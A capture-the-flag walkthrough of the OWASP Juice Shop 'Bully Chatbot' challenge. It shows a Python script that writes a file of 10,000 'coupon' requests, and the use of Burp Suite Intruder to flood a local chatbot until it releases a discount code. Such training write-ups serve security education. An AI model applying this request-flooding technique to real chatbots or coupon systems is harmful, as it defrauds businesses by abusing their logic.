

Chatbot Business Logic Flaw in OWASP Juice Shop


A chatbot business logic flaw occurs when a system's design fails to properly handle repeated or unexpected inputs, leading to unintended behaviours. For instance, in the OWASP Juice Shop Bully Chatbot challenge, persistent nagging tricks the chatbot into erroneously dispensing a coupon code.

First creating a python script to create a payload

```
with open('payload.txt','w') as file:  
    for _ in range(10000):  
        file.write('coupon\n')
```

This creates a payload.txt file containing the word coupon 10000 times

Go to the chatbot page



Type some text and use burp suite to intercept the request

The screenshot shows the Burp Suite interface with the **Proxy** tab selected. The **Intercept** sub-tab is active, displaying a table of intercepted requests and a detailed view of the selected request.

Time	Type	Direction	Method	URL
14:49:10 4 F...	HTTP	→ Request	POST	http://local
14:49:10 4 F...	HTTP	→ Request	POST	https://clier
14:49:10 4 F...	HTTP	→ Request	GET	http://188.1
14:49:15 4 F...	HTTP	→ Request	GET	http://local
14:49:24 4 F...	HTTP	→ Request	POST	https://www
14:49:35 4 F...	HTTP	→ Request	POST	https://www
14:49:35 4 F...	HTTP	→ Request	GET	https://www


Request

Pretty Raw Hex GraphQL


```
BdCI6bnVsbH0sImIhdCI6MTczNzgzMTYwM30.kQGxbq_v1_NTF
Qf8q7QFJUQBsoW0QJezHNRSBrLlkoNs-B7EqqJYdfT2KecvG6p
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json
8 Origin: http://localhost.com:3000
9 Referer: http://localhost.com:3000/
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: language=en; welcomebanner_status=dismiss;
eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOi
AZ2lhaWwY29tIiwicGFzc3dvcmQiOiIxNGU0Y2JlNzA2NTkxO
uSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoilC2Fzc2V0c
ydWUsImNyZWFOZWRBdCI6IjIwMjU0MDRlMjU0MTg6NTk6NDUuM
BdCI6bnVsbH0sImIhdCI6MTczNzgzMTYwM30.kQGxbq_v1_NTF
Qf8q7QFJUQBsoW0QJezHNRSBrLlkoNs-B7EqqJYdfT2KecvG6p
RlbelMV7W4nrALQh2c3Fbf9xt5aCP9tyzfmpSv4Cj3sywf93dc
13 Connection: keep-alive
14
15 {
  "action": "setname",
  "query": "hi"
}
```

Event log (7) All issues

send the request to intruder



Now go to load in payloads and add the payload.txt file



Click on start attack

AttackSave

2. Intruder attack of http://localhost.com:3000

AttackSave

ResultsPositions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		401	144			435	
1	coupon	401	60			435	
2	coupon	401	70			435	
3	coupon	401	77			435	
4	coupon	401	50			435	
5	coupon	401	75			435	
6	coupon	401	116			435	
7	coupon	401	115			435	
8	coupon	401	107			435	
9	coupon	401	131			435	
10	coupon	401	102			435	
11	coupon	401	95			435	
12	coupon	401	58			435	
13	coupon	401	86			435	
14	coupon	401	70			435	
15	coupon	401	128			435	
16	coupon	401	143			435	
17	coupon	401	96			435	

20 of 10000

Payloads

Resource pool

Settings

check the response of each by clicking

Request	Payload	Status code	Response received	Error	Timeout
0		200	70		
1	coupon	200	32		
2	coupon	200	31		
3	coupon	200	65		
4	coupon	200	46		
5	coupon	200	40		
6	coupon	200	33		
7	coupon	200	30		
8	coupon	200	77		
9	coupon	200	76		
10	coupon	200	48		
11	coupon	200	90		
12	coupon	200	98		
13	coupon	200	100		
14	coupon	200	71		
15	coupon	200	71		
16	coupon	200	42		
17	coupon	200	77		

RequestResponse

PrettyRawHexRender

X-Recruiting: /#/jobs

Content-Type: application/json; charset=utf-8

Content-Length: 86

Etag: W/"5E-02rx3yGuJ5bChCpo00bwi0eAghfU"

Vary: Accept-Encoding

Date: Tue, 04 Feb 2025 09:32:40 GMT

Connection: keep-alive

Keep-Alive: timeout=5

{

"action": "response",

"body": "Did you consider a Deluxe membership to save some ??"

}

Search

check for multiple response

3. Intruder attack of http://localhost.com:3000

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload	Status code	Response received	Error
52	coupon	200	66	
53	coupon	200	58	
54	coupon	200	61	
55	coupon	200	67	
56	coupon	200	24	
57	coupon	200	69	
58	coupon	200	67	
59	coupon	200	102	
60	coupon	200	20	
61	coupon	200	62	
62	coupon	200	78	
63	coupon	200	74	
64	coupon	200	23	
65	coupon	200	55	
66	coupon	200	71	
67	coupon	200	65	
68	coupon	200	62	
69	coupon	200	51	

Request Response

Pretty Raw Hex Render

```
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 119
ETag: W/"77-XtZPJ+ck/inlG117eJTfszHeQDU"
Vary: Accept-Encoding
Date: Tue, 04 Feb 2025 09:34:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "action": "response",
  "body": "Ooooookay, if you promise to stop nagging me here's a 10% coupon code for you: mNYT0h72Kp"
}
```

Search

We got the coupon from chatbot

OWASP Juice Shop

You successfully solved a challenge: Bully Chatbot (Receive a coupon code from the support chatbot.)